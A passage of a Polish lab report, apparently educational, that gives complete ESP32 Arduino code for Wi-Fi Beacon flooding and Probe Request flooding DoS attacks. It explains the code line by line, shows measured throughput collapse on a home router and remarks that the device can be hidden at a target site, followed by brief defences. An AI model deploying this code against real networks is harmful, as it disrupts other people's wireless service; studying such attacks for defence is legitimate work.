`#include <esp_wifi.h>` - zaawansowania biblioteka WiFi, między innymi pozwala na wybór kanału transmisji, czy też generowania „surowej ramki” 802.11

`#include <esp_wifi_types.h>` - biblioteka jest dodatkiem do biblioteki esp_wifi.h, dzięki której można używać zdefiniowanych typów danych np. WIFI_SECOND_CHAN_NONE

`#include <WiFi.h>` - zarządzanie siecią Wi-Fi, między innymi **ustawianie trybu pracy Wi-Fi**.

Definiowane zmienne globalne

```
String ssid = "1234567890qwertyuiopasdfghjkklzxcvbnm
QWERTYUIOPASDFGHJKLZXCVBNM_";
byte channel;
```

Definicja zbioru znaków, które są potrzebne do generowania nazw SSID oraz zdefiniowana zmienna channel odpowiedzialna za kanał transmisji.

```
uint8_t packet[128] = {
0x80, 0x00, 0x00, 0x00, <- Frame Control + Duration

0xff, 0xff, 0xff, 0xff, 0xff, 0xff, <- DA

0x01, 0x02, 0x03, 0x04, 0x05, 0x06, <- SA

0x01, 0x02, 0x03, 0x04, 0x05, 0x06, <- BSS

0xc0, 0x6c, <- Seq-ctl

0x83, 0x51, 0xf7, 0x8f, 0x0f, 0x00, 0x00, 0x00, <- Timestamp

0xFF, 0xFF, <- Beacon Interval
```

```
0x01, 0x04, <- Capability Info

0x00, 0x06, <- SSID Element ID, SSID Length
0x72, 0x72, 0x72, 0x72, 0x72, 0x72 <- SSID (nazwa właściwa)
};
```

Zdefiniowana „surowa ramka” Beacon, w najprostszej formie (tylko pola wymagane są uzupełnione). Więcej informacji w punkcie 1.1.3.

Uruchomienie void setup()

```
void setup() {
  delay(1000);
  WiFi.mode(WIFI_STA); <- przełączanie w tryb stacji (wstrzykiwanie pakietów)
  WiFi.disconnect();
}
```

Pętla void loop()

```
void loop() {
    channel = 1; <- kanał ustawiony na stały ale można zmieniać
    esp_wifi_set_promiscuous(false); <- wyłącza nasłuchiwanie stacji
    esp_wifi_set_channel(channel, WIFI_SECOND_CHAN_NONE); <- ustawienia kanału

    packet[10] = packet[16] = random(256); <-losowanie MAC fałszywego AP
    packet[11] = packet[17] = random(256); <-losowanie MAC fałszywego AP
    packet[12] = packet[18] = random(256); <-losowanie MAC fałszywego AP
    packet[13] = packet[19] = random(256); <-losowanie MAC fałszywego AP
    packet[14] = packet[20] = random(256); <-losowanie MAC fałszywego AP
    packet[15] = packet[21] = random(256); <-losowanie MAC fałszywego AP


    packet[38] = ssid[random(65)]; <- losowanie nazw SSID
    packet[39] = ssid[random(65)]; <- losowanie nazw SSID
    packet[40] = ssid[random(65)]; <- losowanie nazw SSID
    packet[41] = ssid[random(65)]; <- losowanie nazw SSID
    packet[42] = ssid[random(65)]; <- losowanie nazw SSID
    packet[43] = ssid[random(65)]; <- losowanie nazw SSID


    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false); <- przesłanie 3 razy
    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false);
    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false);
}
```


2.2 Efekt Ataku

Po podłączeniu urządzenia, nawiązano łączność oraz skompilowano kod:


```
Writing at 0x0009d582... (85 %)
Writing at 0x000a587e... (89 %)
Writing at 0x000aa9f1... (92 %)
Writing at 0x000b073a... (96 %)
Writing at 0x000b5de2... (100 %)
Wrote 695840 bytes (453880 compressed) at 0x00010000 in 6.9 seconds (effective 810.4 kbit/s)...
Hash of data verified.

Leaving...
Hard resetting via RTS pin...
```

Rysunek 9 Konsola Arduino IDE, kompilacja Beacon flooding

Odnotowano pojawienie się nowych sieci wifi w zasięgu urządzenia:



Rysunek 10 Skanowanie sieci Wi-Fi Windows 10



Rysunek 11 Skanowanie sieci Wi-Fi Android 14

3. Przeprowadzenie ataku Probe Request flooding

3.1 Kod źródłowy

```
#include <esp_wifi.h>
#include <esp_wifi_types.h>
#include <WiFi.h>

byte channel;
int ssidLen;

uint8_t prob_req_packet[128] = {
    0x40, 0x00, 0x00, 0x00,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0x01, 0x00,
    0x00,
    0x00,
    /* SSID */
};

void setup() {
  delay(500);
  WiFi.mode(WIFI_STA);
  WiFi.disconnect();


  while (true) {
    int n = WiFi.scanNetworks();
    if (n == 0) {
        Serial.println("No networks found.");
        continue;
    } else {
        String target_ssid = WiFi.SSID(0);
        channel = WiFi.channel(0);

        ssidLen = target_ssid.length();
        prob_req_packet[25] = ssidLen;

        for (int i = 0; i < ssidLen; i++) {
            prob_req_packet[26 + i] = target_ssid[i];
        }
        break;
    }
  }
    delay(100);

}
```

```
void loop() {
    sendProbeRequest();
}

void sendProbeRequest() {
    esp_wifi_set_promiscuous(false);
    esp_wifi_set_channel(channel, WIFI_SECOND_CHAN_NONE);
    esp_wifi_80211_tx(WIFI_IF_STA, prob_req_packet, 26 + ssidLen, false);
}
```

3.1.1 Omówienie kodu

Importowane biblioteki

```
#include <esp_wifi.h>
#include <esp_wifi_types.h>
#include <WiFi.h>
```

Identyczne jak w przypadku ataku Beacon flooding (patrz punkt 2.1.1)

Definiowane zmienne globalne

```
byte channel;
int ssidLen;
```

Zmienna channel przechowuje informacje na jakim kanale pracuje punkt dostępowy, a zmienna ssidLen przechowuje informacje jakiej długości jest wykryte SSID.

```
uint8_t prob_req_packet[128] = {
    0x40, 0x00, 0x00, 0x00,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
    0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
    0x01, 0x00,
    0x00,
    0x00,
    /* SSID */
};
```

Tablica `prob_req_packet` przechowuje strukturę ramki Probe Request omówionej w punkcie 1.3.3. W miejscu `/* SSID */` będzie uzupełniona nazwą SSID w dalszej części kodu.

Uruchomienie void setup()

```
void setup() {
  delay(500);
  WiFi.mode(WIFI_STA);
  WiFi.disconnect();
```

Aktywacja modułu Wi-Fi.

```
//Tryb 1:
while (true) {
    int n = WiFi.scanNetworks();
    if (n == 0) {
        continue;
    } else {
        String target_ssid = WiFi.SSID(0);
        channel = WiFi.channel(0);

        ssidLen = target_ssid.length();
        prob_req_packet[25] = ssidLen;

        for (int i = 0; i < ssidLen; i++) {
            prob_req_packet[26 + i] = target_ssid[i];
        }
        break;
    }
  }
    delay(100);

}
```

Tryb 1: Pętla (while true), która wykrywa sieci Wi-Fi oraz w przypadku odnalezienia jakiejkolwiek zapisuje jej nazwę oraz kanał transmisji, następnie liczy długość nazwy i uzupełnia ramkę danymi.

```
//Tryb 2:
  String target_ssid = "NAME";
  channel = NUMER_KANAŁU;

  ssidLen = target_ssid.length();
  prob_req_packet[25] = ssidLen;

  for (int i = 0; i < ssidLen; i++) {
    prob_req_packet[26 + i] = target_ssid[i];
  }
  delay(100);

}

}
```

Tryb 2: Wybieramy konkretne SSID (`"NAME"`) i kanał transmisji (`NUMER_KANAŁU`).


Uruchomienie void loop()

```
void loop() {
    sendProbeRequest();
}

void sendProbeRequest() {
    esp_wifi_set_promiscuous(false);
    esp_wifi_set_channel(channel, WIFI_SECOND_CHAN_NONE);
    esp_wifi_80211_tx(WIFI_IF_STA, prob_req_packet, 26 + ssidLen, false);
}
```

Funkcja `sendProbeRequest()` jest odpowiedzialna za wstrzyknięcie ramki Probe Request do sieci.


3.2 Efekt Ataku

Aby przetestować działanie ataku został wykonany test penetracyjny przepustowości sieci podczas transmisji bez wykonanego ataku oraz podczas trwającego ataku Probe Request flooding za pomocą programu IPERF3. Testy zostały przeprowadzone na urządzeniu: TP–LINK TL–MR100.




Rysunek 12 Topologia testowanej sieci

a. Wynik testu bez aktywnego ataku:



Rysunek 13 Test penetracyjny bez uruchomionego ataku

b. Wynik testu z uruchomionym atakiem Probe Request Flooding:



Rysunek 14 Test penetracyjny z uruchomionym atakiem

Na podstawie rysunku 13 i 14 można odnotować:

- Spadek wydajności sieci o **9378,88 %** (z 45,3 Mb/s do 483kb/s)
- Występowanie kolizji, utraty pakietów przez punkt dostępowy (przepustowość wynosząca 0,0 b/s)

4. Podsumowanie

4.1 Wnioski

Przy użyciu platformy ESP32 można w prosty sposób przeprowadzić atak na sieć bezprzewodową poprzez wstrzyknięcie dowolnej ramki do medium transmisyjnego. W przypadku ataku Beacon Flooding, aby był on skuteczny, wystarczy zmieniać adres MAC fałszywego AP oraz SSID, aby zasypać użytkowników końcowych nadmiarowymi wpisami. Budowa ramki oferuje jednak znacznie większe możliwości, umożliwiając wykonanie bardziej wyrafinowanych operacji.

Obsługa urządzenia jest niezwykle prosta. Wystarczy skorzystać z oprogramowania do komunikacji z platformą, np. Arduino IDE, z odpowiednim kodem. Po jego wgraniu wystarczy podłączyć urządzenie do zasilania, aby uruchomiło zapamiętany kod i rozpoczęło działanie. Dzięki tej cesze oraz niewielkim rozmiarom urządzenia, można je łatwo ukryć w pożądanym miejscu ataku, aby transmitowało ramki i zatruwało sieć.

Najprostszą, ale skuteczną metodą obrony przed atakami Beacon Flooding jest używanie ukrytych nazw SSID oraz łączenie się do nich tylko wtedy, gdy znamy ich nazwę.

Atak Probe Request flooding to prosty do przeprowadzenia atak typu DOS, który skutecznie ogranicza możliwości punktu dostępowego, działając na urządzenia użytku domowego. Obrona przed takim atakiem jest trudna, ale możliwa poprzez monitorowanie sieci, stosowanie firewalli do usuwania niepożądanego ruchu sieciowego oraz wykorzystywanie nowszych, droższych urządzeń z lepszymi metodami ochrony ramek zarządzających (standard 802.11w). Niestety, takie rozwiązania można obejść, ponieważ standard 802.11 jest kompatybilny wstecz.

Podsumowując, urządzenie ESP32 daje ogromne możliwości do atakowania sieci bezprzewodowych, a przy tym jest niewielkie i wydajne.

4.2 Bibiliografia

4.2.1 Oprogramowanie

- Arduino IDE 2.3.2 (platforma komunikacji ze sprzętem oraz poniższe dodatki):
  - esp32 by Espressif Systems 2.0.15 (Board Manager)
- Biblioteki:
  - esp_wifi.h
  - esp_wifi_types.h
  - WiFi.h
- IPERF3

4.2.2 Literatura

- „802.11 Wireless Networks: The Definitive Guide.” 2nd Edition - Matthew S. Gast

4.2.3 Internet

- https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html
- https://randomnerdtutorials.com/esp32-useful-wi-fi-functions-arduino/
- https://docs.espressif.com/projects/esp-idf/en/stable/esp32/api-reference/network/esp_wifi.html
- https://docs.espressif.com/projects/esp-idf/en/stable/esp32/get-started/index.html
- https://www.mouser.com/datasheet/2/891/esp-wroom-32_datasheet_en-1223836.pdf
- draw.io